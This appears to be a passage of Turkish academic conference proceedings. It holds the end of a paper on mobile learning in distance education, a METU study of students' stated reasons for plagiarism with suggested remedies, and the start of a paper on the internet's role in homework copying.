**a-Yaşam Boyu Öğrenme:** Uzaktan eğitimde öğrenen aslında kendi kendine öğrenen bireydir. Aslında uzaktan öğrenen yalnızdır [1]. Bu da öğrenenin yaşam boyu öğrenme becerisi geliştirilmesi için bilgilere farklı yollardan ulaşarak edinebilmesi ve bu bilgilere kendi kendine anlamlandırarak öğrenebilmesi demektir. Bilgiye ulaşmada mobil teknolojiler öğrenene esnek bir ortam sağlayarak zamandan tasarruf etmesini sağlayabilir.

**b-Zaman ve Mekan Bağımsız Öğrenme:** İnternet tabanlı uzaktan eğitim her ne kadar zaman ve mekandan bağımsız olduğu düşünülse de aslında dizüstü bilgisayar taşımının ve internete bağlanmanın getirdiği bir çok sorun nedeniyle bu özelliğin istenildiği kadar uygulanamadığı düşünülmektedir. Ancak mobil cihazlar ile desteklenen ve Şekil-1 de gösterilen model bu olanağı sunacağı düşünülmektedir.

**c-Kendi İsteddiği Anda Öğrenme:** Öğrenen günün herhangi bir zamanında veya ayın herhangi bir gününde eğitimin verildiği il, ülke veya buna benzer bir mekanda bulunmadan öğrenme isteğini karşılayarak kendi istediği zamanda daha kalıcı öğrenebilir.

## 4. İnternet Tabanlı ve Mobil Öğrenme Araçları

**a-Sunucular:** Bu bölümde öğretim esnasında kullanılacak sunucular ve araçlar ele alınabilir. Bunlar veritabanı sunucusu, web sunucusu, wap sunucusu, SMS sunucusu, E-posta sunucularından oluşmaktadır. Bunların kurulumu, ayarları, çalışacak programların oluşturulması bir ekip kurularak gerçekleştirilebilir ve istenilen eğitim ortamı sağlanabilir.

**b-Mobil Telefonlar:** Günümüzde ortalama 150 YTL ye wap uyumlu cep telefonları alınabilmekte ve bu telefonlar ile gerekli ayarlamalar yapıldığında e-postalara da ulaşım sağlanabilmektedir. Ancak ekran boyutlarının halen küçük olması, wap ulaşımı, sms vb. kullanımının halen oldukça pahalı olması birer sorun olarak ortaya çıkmaktadır.

**c-Cep Bilgisayarları (PDA):** Günümüzdeki cep bilgisayarları teknolojik olarak kişisel bilgisayarlara yaklaşmış hatta onların yaptığı bir çok işi yapabilir hale gelmiştir. Hatta bazı modeller hem bilgisayar hemde cep telefonu olarak kullanılabilen bu sayede her türlü ortamda bilgiye ulaşımı sağlamaktadır. Cep bilgisayarlarının mobil telefonlara göre daha büyük ekran boyutunun olması mobil öğrenme için bir avantaj olarak görülmektedir. Ancak kullanımı çok da yaygın değildir ve insanlar genelde dizüstü bilgisayarları satın alma eğilimindedirler.

**d-Tablet bilgisayarlar:** Cep bilgisayarlarına göre daha ağırdır ama ekran boyutları gözönünde tutulduğunda cep bilgisayarlarına göre daha elverişli görünmektedir. Dizüstü bilgisayarlara göre daha hafiftir. Şu anki dezavantajı sadece fiyat olarak daha pahalı olmasıdır.

**e-Dizüstü bilgisayarlar:** Günümüzde dizüstü bilgisayarlar birçok masa üstü bilgisayardan daha fazla özelliğe sahiptir. Taşınabilir olması ve takılan ekstra araçlar ile hemen hemen her yerden internete bağlanma kolaylığı sağlaması sayesinde mobil eğitim içinde kullanılabilirliği tartışılmazdır. Ancak dizüstü bilgisayarların ağırlıkları ve pil ömürleri halen bir sorundur.

Bu açıklamalar çerçevesinde cep bilgisayarları internet tabanlı uzaktan eğitimde önemli bir rolü olacağı düşünülmektedir. Aslında mobil eğitimin en önemli cihazı olan cep bilgisayarların yaygınlaşması ve bunlar için geliştirilecek öğrenme ortamlarının artırılması internet tabanlı uzaktan eğitime destek olacağı düşünülmektedir.



## 5. Sonuçlar

İnternet tabanlı uzaktan eğitimde mobil öğrenme ortamlarının kullanılması öğrenenlere isteği anda ve yerde, zaman ve mekana bağımlı kalmaksızın öğrenme imkanı sunmaktadır. Mobil öğrenme ortamları için genellikle ekran boyutu ve özellikleri nedeni ile cep bilgisayarları tercih edilmektedir. Cep bilgisayarlarının ülkemizde kullanımını henüz çok yaygın değildir ancak mobil telefonlar ise her yaşta bireyin sahip olduğu bir teknoloji olduğu da bir gerçektir. İnternet tabanlı uzaktan eğitim sistemlerinde mobil telefonlar gibi yaygın olan cihazlar için öğrenme ortamlarının ve etkinliklerinin geliştirilmesi ve gelecekte yaygın olarak kullanılabilir olacak cep bilgisayarları için çalışmaların gerçekleştirilerek uygulama öncesi denemelerin yapılmasının yararlı olacağı düşünülmektedir.

## 6. Kaynaklar

- [1] M. G. Moore, Towards a theory of independent learning and teaching, Journal of Higher Education. Vol. 44, Issue 9, 1973, pp 661-679.
- [2] P.J. Gore, Developing and teaching online courses in geology at the two-year college level in Georgia. Computers & Geosciences. Vol. 26, Issue 6, 2000, pp 641-646.

[3] Özaygen, A., İnternet'e dayalı uzaktan eğitim. Bilim ve Teknik. 388. <http://www.biltek.tubitak.gov.tr/dergi/00/mart/internete.pdf>, 2000.

[4] P.Seppala & H.Alamaki, Mobile Learning in teacher training, Journal of Computer Assisted Learning, Vol:19, 2003, pp 330-335.

[5] Bulun, M., Gülnar, B. ve Güran, M.S. (2004). Eğitimde mobil teknolojiler, The Turkish Online Journal of Educational Technology, Vol:3,issue:2.

[6] C.Wang, B.Liu, J.Hornig, G.Chen, Using Mobile Techniques in Improving Information Awareness to Promote Learning Performance, p. 106, Third IEEE International Conference on Advanced Learning Technologies (ICALT'03), 2003.

[7] J. Attewell, C.Smith, Mobile Learning and Social Inclusion: focusing on learners and learning, LSDA 2003, 2003, pp 3-11.

[8] J.Lundin, M.Magnusson, Collaborative learning in mobile work, Journal of Computer Assisted Learning, vol:19, 2003, pp 273-283.

[9] S.K.Sharma, F.L.Kitchens, Web Services Architecture for M-Learning, Electronic Journal of e-Learning, Vol:2 Issue 1, 2004, pp 203-216.

## Öğrenci Gözüyle “Aşırma” (İntihal): Neden ve Çözüm Önerileri

**Erman Uzun, Türkan Karakuş, Engin Kurşun, Hasan Karaaslan**

Orta Doğu Teknik Üniversitesi, Bilgisayar ve Öğretim Teknolojileri Eğitimi Bölümü  
ekursun@metu.edu.tr

**Özet:** Aşırma gelişen teknolojinin sunduğu imkanlarla öğrenciler arasında sıkça göze çarpan ve başkalarının fikirlerini etik olmayan yollardan kullanma durumudur. Bu durum öğrencilerin derslerdeki sorumluluklarını yerine getirmemelerine neden olan önemli bir problemdir. Bu problemin çözümü için öncelikle aşırma neden olan unsurların ortaya çıkarılması ve öğrencilerin bu yola başvurmamaları için gereken önlemlerin alınması gerekmektedir. Bu betimleyici çalışmada Ankara'daki bir devlet üniversitesinde 3. sınıfta verilen uzaktan eğitim dersini alan 105 öğrenciden alınan görüşler ve öneriler doğrultusunda aşırma neden olan unsurlar ortaya çıkarılmış ve onların da bu konudaki çözüm önerilerini göz önüne alarak aşırma karşı alınabilecek önlemler ortaya konulmuştur. Öğrenciler en fazla ödevler için yeterli zamanları olmadığında ve dersten geçmenin mutlak bir not almaya bağlı olmasından dolayı aşırma girişiminde bulduklarını ifade etmektedirler. Çalışmanın bulguları, ödevlerin özellikle onları düşünmeye sevk edici şekilde olması ve ödevler için yeterli zamanın tanınmasını öneri olarak getirmektedir.

**Anahtar Kelimeler:** aşırma (intihal), uzaktan eğitim, bilgi teknolojileri, bilgi toplumu

**Abstract:** Plagiarism is a situation which students use frequently with the developing technological opportunities to use others ideas without regarding ethical issues and this situation is an important problem which causes students do not perform their responsibilities in their courses. To solve this problem, primarily the facts causing the plagiarism should be elicited and then some cautions should be taken to prevent students to recourse this way. In this descriptive study, which 105 students enrolled a distance education course which was offered in a state university in Ankara were participated, some facts revealed from thoughts and recommendations from students and then these recommendations were taken into consideration while presenting solutions to the plagiarism. Most of students stated that if they have limited time and if success in a course is only depends on absolute course grades, they use plagiarism. Findings of the study recommend that homework should be thought-provoking and there should be enough time to submit homework.

**Key Words :** plagiarism, distance education, information technologies, information society

## Giriş

Teknolojideki hızlı gelişmeler bilginin oluşmasını kolaylaştırdığı gibi, bu bilginin tüm dünyada yayılmasında da önemli bir etken olmuştur. Özellikle bilgisayar ve İnternet teknolojisindeki gelişmeler bu noktada önemli rol oynamaktadır. Artık arama motorları sayesinde istenilen bilgiye saniyeler, hatta saliseler içerisinde çok kolay bir şekilde ulaşmak mümkündür. Gelişen bu teknolojiler, diğer sektörlerde olduğu

gibi eğitim sektöründe de çeşitli değişikliklere neden olmuştur. Öyle ki, yeni teknolojiler bilginin aktarılmasında farklı stratejilerin oluşmasına neden olmuştur. Özellikle teknolojiyle zenginleştirilmiş eğitim ortamlarında bunun etkileri görmek mümkündür. Örneğin dersler artık akıllı sınıflar sayesinde binlerce kilometre uzaklıktaki kişilere bile canlı olarak verilebilmektedir. Ancak aranan bilgiye rahat ve hızlı bir şekilde ulaşım bir takım problemleri de beraberinde getirmektedir. Bunlardan, üzerinde



durulması gereken bir konu ise aşırma (intihal) vakalarındaki artıştır. Aşırma, ODTÜ Fen Bilimleri Enstitüsü web sitesinde "... başkalarının düşüncelerini, görüşlerini bilgi kaynağını bildirmeden ve atıfta bulunmadan bilinçli olarak ya da farkında olmadan alıp kullanmak ve kendi görüşünüz gibi sunmaktır" (ODTÜ Fen Bilimleri Ens. Web Sitesi, 2007) şeklinde tanımlanmaktadır. Aşırma günümüzde İnternet ve diğer iletişim araçlarının yaygınlaşmasıyla daha da kolaylaşan ve özellikle öğrenciler arasında sık kullanılan "fikrin kopya edilmesi" problemidir.

Lanier (2006)'nın belirttiğine göre, geniş bir literatür öğrencilerin büyük çoğunluğunun ders içinde ya da sınavlarda kopya çekme davranışlarını doğruladıklarını göstermekte, Park (2003) tarafından yapılan literatür çalışmasında ise öğrencilerin başkalarından ödevlerini satın alma, herhangi bir bildirimde bulunmaksızın bir belgenin tümünü kopya etme, başka bir öğrencinin çalışmasını onun bilgisi dışında ödev olarak yollama, herhangi bir materyalin tümünü ya da bir kısmını kaynak belirtmeden ödevde kullanma ya da metni yeniden düzenleyerek kullanırken kaynak belirtmeme gibi aşırma yöntemlerinin öğrenciler tarafından en fazla kullanılan aşırma yöntemleri olduğu gözlemlenmiştir.

Aşırmanın en önemli nedenlerinden biri öğrencilerin henüz aşırmanın tam olarak ne anlam ifade ettiğini bilmemeleridir (Park, 2003). Bunun dışında ise aşırmanın nedenleri; zaman ve emekten tasarruf sağlamak, derse karşı tutumun negatif olması ve bu tutumun karşı tarafa gösterilme istenmesi, aşırma karşı etkili ceza yöntemlerinin az olması ve ilerleyen teknoloji ile birlikte aşırma yapmanın kolaylaşması ve bunun yine teknoloji sayesinde daha zor tespit edilebilir hale gelmesi olarak sıralanmaktadır.

Teknolojinin getirdiği imkanların aşırma daha uygun ortamlar sunması, teknoloji destekli eğitim ortamlarında ciddi bir problem olarak karşımıza çıkmaktadır. Bu noktada, bu probleme öğrenci perspektifinden bakıp, aşır-

ma nedenlerini ortaya çıkarmak, bu tip durumların önlenmesi için yapılacak çalışmalara ışık tutacaktır. Sonuç olarak, bu çalışmanın amacı aşırma nedenlerini öğrencilerin bakış açılarıyla ortaya çıkarmak ve onların da bu konudaki çözüm önerilerini göz önüne alarak aşırma karşı alınabilecek önlemleri ortaya koymaktır. Bu çalışmanın araştırma soruları şunlardır:


- Hangi durumlarda öğrenciler derslerde aşırma yapar?
- Hangi etmenler öğrencilerin farklı kaynaklardan aldıkları bilgileri referans vermeden kullanmalarına neden olur?
- Bu problemlere yönelik çözüm önerileri neler olabilir?

#### Yöntem:

Bu çalışmada toplanan nitel veriler hem nicel hem de nitel olarak incelenmiş ve sunulmuşlardır. Bu bölümde kısaca örneklem, çalışma adımları, veri toplama ve analiz sürecinden bahsedilecektir.

#### Örneklem:


2005-2006 yaz döneminde "Uzaktan Eğitimin Temelleri" dersine kayıtlı 105 öğrenci bu çalışmanın örneklemi oluşturmaktadır. Bu öğrencilerin 86'sından bu çalışma için veri toplanabilmiştir. 86 kişinin %73'ü bay, %27'si bayan katılımcılardan oluşmaktadır (bkz. Şekil 1).



Şekil 1 Cinsiyete göre katılımcı dağılımı

Çalışmaya katılanların bölüm bilgileri incelendiğinde, %56'nın Bilgisayar Mühendisliği Bölü-

münden, %27'sinin Bilgisayar ve Öğretim Teknolojileri Eğitimi Bölümünden, %17'sinin ise diğer bölümlerden (Ekonomi, Jeoloji Mühendisliği, Çevre Mühendisliği, İlköğretim Fenbilgisi Öğretmenliği, İlköğretim Matematik Öğretmenliği, Makine Mühendisliği, Fizik ve Matematik) olduğu görülmektedir (bkz. Şekil 2).



Şekil 2 Bölümlere göre katılımcı dağılımı

#### Veri Toplama ve Analizi

Yaz okulunda uzaktan eğitim dersine kayıtlı öğrenciler dersin başında ne tür aşırma durumlarının cezalandırılacağı konusunda bilgilendirilmiş ve 6 haftalık kurs boyunca gönderdikleri ödev, kısa sınavlarda yaptıkları aşırma durumlarında dersin asistanı tarafından uyarılmışlardır. Bu yolla aşırma konusunda bilgi sahibi olmaları sağlanmıştır. Kursun son haftasında, öğrencilerden aşırma konusunda neler düşündüklerine, ne zaman aşırma yaptıklarına ve aşırma yapmamak için derslerde nasıl bir yol izlenmesine dair bir düşünce yazısı (reflection paper) yazmaları istenmiştir, öğrenciler bu yazıları mail yoluyla asistanlarına göndermişlerdir. Düşünce yazıları yoluyla toplanan bu veriler, içerik analizi yöntemi kullanılarak incelenmiş ve sonuçta aşırmanın nedenleri ve önerileri içeren 15 tema oluşturulmuştur (Tablo 1).

Oluşan bu temalar, SPSS 10.0.1 istatistik yazılımına girilmiş ve analiz edilmiştir. Bu veriler nicel olarak verilmenin yanında, öğrencilerin bu temalara uygun bazı ifadeleri de bulgular kısmında verilmiştir.

Tema	Tema Açıklama
1	Zaman darlığı
2	Ödev yükünün çok olması
3	Ödevlerin zor olması
4	Öğrencilerin ödev ve ders hakkında yetersiz bilgilendirilmeleri
5	Dersin önemsenmemesi veya sevilmemesi
6	Arkadaş etkisi
7	Aşırmanın cezalandırılmaması
8	Eğitiminin önemsenmemesi
9	Ödevlerin öğrencinin hayal gücünü ya da kendi fikirlerini aktarabileceği nitelikte olmaması
10	İnternet'in sonsuz kaynak sunması ve öğrencilerin bundan etkilenmesi
11	Öğrencinin mükemmel olma isteğine rağmen güvensizliği
12	Ödevlerin yeterince açıklanmaması
13	Yabancı dil problemi
14	Dersten geçmenin mutlak not almaya bağlı olması
15	Aşırmanın tam olarak ne anlam ifade ettiğini bilmemeleridir

Tablo 1 Nitel analiz sonucunda çıkan temalar

#### Bulgular

Yapılan nitel analiz sonucu 15 tema ortaya çıkmıştır. Bu temalar Tablo 1 de görülmektedir.

Tablo 1 de görülen temalar oluşturulurken öğrencilerin düşüncelerini belirttikleri yazıda (reflection) aşırma ile ilgili görüşlerini serbestçe belirttiği düşünülmektedir. Araştırma sırasında, ders tamamen İngilizce verilmesine ve ödevlerin İngilizce olarak sunulmasına karşın öğrencilerin görüşlerini serbestçe ifade edebilmelerini sağlamak için kendi düşüncelerini en rahat ifade edebilecekleri şekilde, İngilizce veya Türkçe yazmalarına olanak tanınmıştır. Bu nedenle öğrencilerin bazıları sorulara Türkçe bazıları ise İngilizce yanıt vermişlerdir ve araştırmanın sonuç kısmında hem İngilizce hemde Türkçe alıntılar yer almaktadır. İngilizce alıntıların, ayrıca parantez içinde Türkçe tercüme de verilmiştir. Aslında öğrencilerin cevaplarında ne kadar serbest olduklarını vermiş oldukları yanıtlardan da görebilmekteyiz. Çünkü öğrenciler şuna kadarki deneyimlerinden yola çıkarak aşırma nedenlerini yazmışlardır.

Dolayısıyla, verilen cevaplarda “ben” merkezli bir anlatım gözlemlemek mümkündür. Mesala, öğrencilerden bir tanesi “Başkalarının niçin bunu yaptığını bilemem çünkü birçok sebebi olabilir ama kendim için genellikle şu şartlar olursa ben de bu yola başvururum...” şeklinde bir cevap vermiştir. Buda açıkça göstermektedir ki, öğrenciler sorulara cevap verirken kendi tecrübelerinin yansımalarını serbestçe ifade etmişlerdir.

	Sıklık	Yüzde		Sıklık	Yüzde
Tema1	49	56	Tema9	11	13
Tema2	7	8	Tema10	6	7
Tema3	12	14	Tema11	11	13
Tema4	18	21	Tema12	3	3
Tema5	15	17	Tema13	7	8
Tema6	7	8	Tema14	22	25
Tema7	13	15	Tema15	15	17
Tema8	7	8			

Tablo 2 Belirlenen temalara ait sıklık ve yüzdeler

Bu kısımda sıklığı 15 ve üzeri olan temaların açıklaması yapıp, örneklenmiştir.

- Temalara öğrencilerin değinme sıklıklarına bakıldığında, başı çeken unsur “zaman darlığı” olarak görülmektedir. Örneğin bir öğrenci bu durumu şöyle belirtmektedir “...konu üzerinde çalışıp, düşünenecek, bilgi edinecek vakitleri olmadığında...”. Bu durumun nedeni olarak ise öğrencilerin işleri son ana bırakma alışkanlıkları ve bunun doğurduğu zaman kısıtlılığı olarak görülmektedir. Öyleki, öğrenciler bu konuda, “...Usually students do not start doing the assignments as soon as he gets it. Probability 70% of students starts doing the assignments on the day which is very close to the deadline. For this reason, he has no time left enough to study...” (Genellikle öğrenciler ödevleri alır almazyapmaya başlamazlar. Muhtemelen öğrencilerin %70 i ödevleri yapmaya ödevlerin teslim tarihi yaklaştığında ödevleri yapmaya başlarlar. Bu nedenle, çalışmaya yeterli zamanları kalmaz.) diyerek bu nedeni açıklamaktadırlar.

- Öğrenciler tarafından en sık olarak belirtilen ikinci tema ise “dersten geçmenin mutlak not almaya bağlı olması”dır. Öğrenciler “... students may have some concern about the grades so they show others thoughts as their own thought.”

(Öğrencilerin not ile ilgili bazı kayguları olabilir bundan dolayı öğrenciler başkalarının görüşlerini kendi görüşleri gibi gösterbilirler)

“iyi not alma kaygısı duyduğu için”

“Student doesn't try to learn, just try to take credit. In this situation student just do something on order to take some points.” (Öğrenciler öğrenmeyi denemiyor sadece not almayı deniyor. Bu durumda öğrenci sadece not almak için birşeyler yapıyor.)

şeklinde görüşlerini ifade etmişler ve not kaygısının aşırma üzerinde önemli bir etkisi olduğunu vurgulamışlardır.

- Diğer önemli aşırma nedenlerinden biri olarak ise “öğrencilerin ödev ve ders hakkında yetersiz bilgilendirilmeleri” dir. Öğrencilerden bir tanesi durumu kısaca şöyle belirtmiştir: “Eğer konuyu tam olarak anlamamışsak, konu hakkında yeterli bir bilgimiz yoksa ya da dersle ilgili hazırlamamız gereken kaynağı nasıl hazırlayacağımızı bilmiyorsak bu gibi durumlarda [aşırma] bize yardımcı oluyor.” Bu bağlamda, özellikle etkileşimin ciddi bir problem olduğu Uzaktan Eğitim ortamlarında verilen ödevin öğrenciler tarafından anlaşılıp anlaşılmadığı, eğitmenler tarafından dikkate alınması gereken önemli bir husustur.

- “Dersin önemsenmemesi veya sevilmemesi” öğrenciler tarafından belirtilen bir diğer aşırma sebebidir. Bu etken öğrencilerin düşüncelerini aktardıkları metinde (reflection)

“Bir başka nedense, öğrencinin dersi sevmemesi veya o derse ihtiyaç duymadığını düşünmesidir. Okulda yeterince gereksiz ders alakasız öğrencilere veriliyor. İhtiyaç duymadığımı düşündüğüm derslerde ben de çoğu kez plagiarisme başvuruyorum. Haksız da olduğumu düşünmüyorum”

“Eğer aldığım ders ilgimi çekmiyorsa ödevlerini yapmak içmden gelmiyor ve internete sarılıyorum”

şeklinde açıkça belirtilmiştir. Bu tema, öğrencilerin aşırma hakkı nedenlere dayandırmak için oluşturduğu savunma mekanizmasının bir ürünü olarak görülebilir.

- “Aşırmanın tam olarak ne anlam ifade ettiğini bilmemeleridir” öğrencilerin yazdıkları düşünce metninde (reflection) göze çarpan bir diğer husustur. Bu husus öğrenciler tarafından aşağıdaki ifadelerle vurgulanmıştır:

“...baskalarına ait dusunceleri, teorileri, vs. kaynak göstermeden kullanmanın gerçekten suc olduğunu bilmediği için...”

“...farkında olmama (aşırmanın cidditiyeti ile alakalı bilgisizlik)...”

Bu durum aslında üniversite öğrencilerinin aşırma kosundaki bilgi sahibi olmadıklarını ortaya koymaktadır. Pek çok durumda öğrenciler farkında olmadan aşırma yapmakta ve bunun ne kadar önemli bir sorun olduğunu bilmemektedir. Aslında bu durum daha önce yapılan çalışmalarda ortaya çıkmıştır. Aşırmanın en önemli nedenlerinden biri öğrencilerin henüz aşırmanın tam olarak ne anlam ifade ettiğini bilmemeleridir (Park, 2003).

## Sonuç ve Tartışma

Bu çalışmada öğrencilerin aşırma yapma ile ilgili görüşleri alınmıştır ve bu görüşlerden aşırmanın neden yapıldığına yönelik 15 tema

belirlenmiştir. Bunların içerisinde sıklıkla belirtilen 5 aşırma nedeni ortaya koyulmuştur. Bunlar

- zaman kısıtlılığı
- dersten geçmenin mutlak not almaya bağlı olması
- öğrencilerin ödev ve ders hakkında yeterince bilgilendirilmesi
- dersin önemsenmemesi veya sevilmemesi
- aşırmanın tam olarak neleri kapsadığının bilinmemesi

Bunun dışında öğrencilerden bu sorunun çözümüne yönelik öneriler de alınmıştır. Bu önerilerden bir tanesi aşırma ile ilgili bilgilerin öğrencilere eğitimin alt kademelerinden itibaren verilmesidir. Bu araştırmadan da ortaya çıktığı gibi öğrencilerin aşırmanın tam olarak neleri içerdiğini bilmemelerinden dolayı bu şekildeki etik konularla ilgili öğrenciler arasında bir kültürün yerleşmediği ifade edilebilir. Bu kültür ancak toplumun tüm bireylerinin bu konuda eğitimi ve desteklenmesi ile mümkündür.

Bilinçli ya da farkında olmadan, aşırma giderek öğrenciler arasında bir alışkanlık haline gelmektedir. Ancak pek çok durumda öğrenciler aşırma nedenlerini belli nedenlere dayandırarak, kendilerini haklı çıkarma eğilimindedirler ve bu durum aşırmanın öğrenciler arasında giderek yaygınlaşmasına neden olmaktadır. Örneğin, günümüzde İnternet’te pek çok ödev paylaşım sitesi bulunmakta ve bu tür olanaklar insanlardan çok ciddi talep görmektedir. Bu da insanların aşırma kötü olarak algılanmamasını ve içselleştirmesine neden olmaktadır.

Çalışmada öğrenciler aşırma nedenlerini açıklarken, bir anlamda aşırma yapmanın gerekli olduğunu vurgulayarak bu nedenleri ortaya koymuşlardır. “Dersin önemsenmemesi veya sevilmemesi” başlıklı temadan da bu çıkarımı yapmak mümkündür. Çünkü burada öğrenciler aşırma dersini sevmeyi öğusuna dayandırmaktadırlar. Ayrıca “İnternet’in sonsuz kaynak sunması ve öğrencilerin bundan etkilenmesi”

isimli temadan da görüleceği gibi, öğrenciler yaptığı işin doğruluğunu savunmaya yönelik bir tutum içerisindedirler.

Öğrencilerden sunduğu bir çözüm önerisi derslerde değerlendirmenin mümkün olduğu kadar aşırımı kolaylaştıracak nitelikte olmaması şeklindedir. Bunun için ise yoruma ve yüksek seviyeli düşünmeyi gerektiren değerlendirme yöntemlerinin kullanılması önerilmektedir.

Yukarıda bahsedilenlere ek olarak aşırımı önlemek için dikkat edilmesi gereken bazı önemli noktalar şu şekilde sıralanabilir:

- ölçme amaçlı verilen ödevlerin zorluk seviyesi öğrencilerin seviyesine uygun olmalıdır,
- özellikle etkileşimin daha kısıtlı olduğu uzaktan eğitim ortamlarında verilen ödevler çok açık ve anlaşılır olmalıdır,
- aşırma kesinlikle göz ardı edilmemeli ve gerekli uyarı zamanında verilmelidir,
- ders geçme ölçütleri öğrencileri not kaygısına sürükleyecek yapıda olmamalı,, performans değerlendirme ölçütleri ağırlıklı olmalıdır.

Görüldüğü gibi aşırma önemli bir problem olmasına rağmen öğrenciler arasında bunun önemi henüz yerleşmemiştir. Öğrencilerin önerilerinin dikkate alınarak hayata geçirilmesi hem öğrencilerin eğitim kalitesini yükseltmek hem de aşırma gibi fikir suçlarının toplum olarak doğru şekilde algılanıp uygulanmasında önemli rol oynayacaktır.

#### Kaynakça

[1] Lanier, M.M. (2006). Academic Integrity and distance Learning. Journal of Criminal Justice Education, Vol. 17 No.2

[2] Park (2003). In Other (People's) Words: Plagiarism by university students – literature and lessons, Assesment & Evaluation in Higher Education, Vol. 28 No. 5

[3] ODTÜ Fen bilimleri Enstitüsü Web sitesi (2007) 01.01.2007 tarihinde <http://www.fbe.metu.edu.tr/TURKCE/index.php> den alınmıştır

## Ödev Kopyacılığında İnternetin Rolü ve Önlemler

### Ash Güngör-Kırçıl<sup>1</sup>, Turhan Karagüler<sup>2</sup>

<sup>1</sup> Maltepe Üniversitesi, GSF, Sinema Bölümü, Marmara Eğitim Köyü-Maltepe, İstanbul

<sup>2</sup> Beykent Üniversitesi, Fen-Edebiyat Fak.,Matematik-Bilgisayar Bölümü, Ayazağa-Maslak, İstanbul  
agungor@maltepe.edu.tr , turank@beykent.edu.tr

**Özet:** Kopyacılık veya son yıllarda benimsenen ismi ile aşırmacılık (plagiarism) gerek akademisyenler gerekse öğrenciler açısından yüzyıllardır var olan bir sorundur. Ancak sorun son 10 yılda internet kullanımının günlük yaşama girmesiyle birlikte oldukça ileri boyutlara taşınmıştır. Özellikle sosyal bilimlerle ilgili alanlar daha ağırlıklı olmak üzere yapılan ödevlerin %50'ye varan oranda kopyacılık kapsamında görülebileceği üzerine değerlendirmeler yapılmaktadır. Konu bu nedenle birçok farklı platformda ciddi olarak irdelenmektedir. Bu çalışmada aşırma ve biçimleri kısaca tanıtarak, internetin aşırma olan etkisi araştırılmış ve eğitim-öğretimde sorunun azaltılmasına yönelik var olan uygulamalar ve ülkemizde konuya ilişkin öncelikli olarak yapılabilecekler önerilmiştir.

**Anahtar Kelimeler:** Aşırma, Kopyacılık, Plagiarism

#### The Role of Internet on Online Plagiarism

**Abstract:** Copying and/or plagiarism has been a series issue among academics and students for centuries. However since the use of Internet in education becomes extensive in the last decade, the problem of plagiarism and copying has reached the alarming level. Due to this fact, the problem now is being seriously considered by the universities in particular. In this work, the plagiarism and copying and their kinds are briefly explained. The role of Internet and Information Technology tools on the problem is discussed. The well known software packages to limit the problem are introduced. Finally some prior things to be done for the country is suggested.

**Keywords:** Plagiarism, Online Plagiarism, Copying.

#### Giriş

Aşırma (plagiarism) ülkemizde daha çok akademik yaşamda kullanılan bir kavram olup kısaca kişinin bir başkasının eserini (çoğunlukla yazılı metinleri) bilinçli olarak kendi eseri gibi okuyucuya (kullanıcıya) sunması olarak tanımlanır. Aynı kapsam dahilinde düşünülebilecek olan öğrenciler arası ödev ve proje kopyacılığı ise ülkemizde daha çok ayrı bir alan olarak ele alınmaktadır. Bu çalışmada konu ödev kopyacılığı olarak isimlendirilmiş olup aşırma ile birlikte ele alınmıştır. Ayrıca aşırma geçmişi oldukça uzun yıllara dayanan oldukça duyarlı ve tartışmalı bir konudur. Bilim dünyasında bir çok ünlü

bilim insanı hakkında aşırma iddiaları söz konusu edilmiştir. Konunun algılanması ve sınırları hakkında akademisyenler arasında ciddi yaklaşım farklılıkları bulunmaktadır. Bu çalışmada konunun bu tartışmaya açık tanım ve kapsam boyutu yerine kısaca tanımı ve türleri, ağırlıklı olarak da IT ve İnternet etkisiyle aşırmacılığın ve kopyacılığın nasıl kolaylaştığı ve yaygınlaştığı ve yine aynı şekilde IT ve İnternet yardımıyla ne tür önlemlerin alınabileceği tartışılmıştır. Son bölümde de ülkemizdeki durum için bazı saptamalarda ve önerilerde bulunulmuştur.

Genel kabüle göre akademik aşırmacılık bir yazarın metninin belirli sayıdaki kelimesinin

(kelime sayısı kesin olmamakla birlikte genellikle 4 kelime sınır kabul edilmektedir) olarak kelimedenden fazlasının alıntılama işaretlersiz ve orijinal kaynağı belirtmeksizin kullanılmasıdır. Hexham aşırı macılığı ve türlerini ayrıntılı olarak örneklendirdiği çalışmasında aşağıda kısaca tanımlanan 7 ayrı aşırma türü belirlemiştir [1].

#### **1. Doğrudan Aşırma:**

En sık başvurulmuş aşırma şeklidir. Burada cümleden bir-iki kelime çıkarılır ya da yenisi eklenir. Orijinal yazar belirtilmediği gibi, alıntılama işaretleri de kullanılmaz.

#### **2. Yazar Referansı Verilerek Yapılan Aşırma.**

Sadece yazarların ismi verilir ama çalışmaya ait bilgi sunulmaz.

#### **3. Dipnot Kullanmak Yoluyla Yapılan Basit Aşırma:**

Bu türde referans verilmekle birlikte alıntılama işaretleri kullanılmaz, bazı kelimelerde çok küçük değişiklikler yapılmak yoluyla, orijinal paragraftan farklı olduğu iddia edilir.

#### **4. Dipnot Kullanmak Yoluyla Yapılan Kompleks Aşırma:**

Daha fazla sayıda kelime farklı olabilir, hatta yeni cümleler ilave edilebilir.

#### **5. Kısmi Alıntılama Yaparak Aşırma:**

Metnin bir yerinde tırnak işareti kullanılarak alıntı yapılır, ama diğer yerlerde yine kullanılmaz.

#### **6. Başka Sözcüklerle Anlatmak Yoluyla Yapılan Aşırma**

Yazarın metnini tamamen kendi sözcükleriyle yeniden kurgulamak yoluyla yapılan aşırma türüdür.

#### **7. Yazarın Kendi Çalışmasını Kopyalamak Yoluyla Yapılan Aşırma:**

Teorik olarak kimsenin kendi çalışmasını aşırması beklenemez. Revize edilmiş tezler vb. örnekler bu türe girebilir.

Öğrenci ödevleri konusunda uygulanan yöntem ağırlıklı olarak doğrudan aşırma olarak

tanımlanan ilk yöntem olmakla birlikte diğer yöntemler de az da olsa kullanılabilir.

#### **IT ve İnternetin Aşırma ve Kopyacılığa Etkisi**

Bilişim Teknolojilerinin hızlı gelişimi ve internet aracılığı ile veri kaynaklarına erişimin yaygınlaşması aşırma ve kopyacılığı günümüzde oldukça kolay hale getirmiştir. İnternetten önce aşırı macılık (kopyacılık) ciddi emek gerektirmekteydi. Potansiyel kopyacılar sınırlı sayıda kaynaklardan (çoğunlukla civardaki bir kütüphaneden) yararlanabilmekteydi. Bu kaynaklar genellikle profesyonelce yazılmış olduğundan aşırmanın saptanması göreceli olarak kolaydı. Ayrıca basılı kaynaklarda telif haklarının daha sıkı kontrol edilmesiyle nedeniyle aşırı macılık eylemi daha riskli olmaktadır. Ancak günümüzde internet aracılığıyla binlerce konuya ilişkin kaynaklar çok kısa sürede indirilebilmekte kes-yapıştır yöntemiyle saptanması pek de kolay olmayacak şekilde yeni bir belgeye dönüştürülebilmektedir. Kısmen arama motorları aracılığıyla bazı dökümanlara erişilse bile önemli oranda bu erişim internetteki verinin inanılmaz boyutu 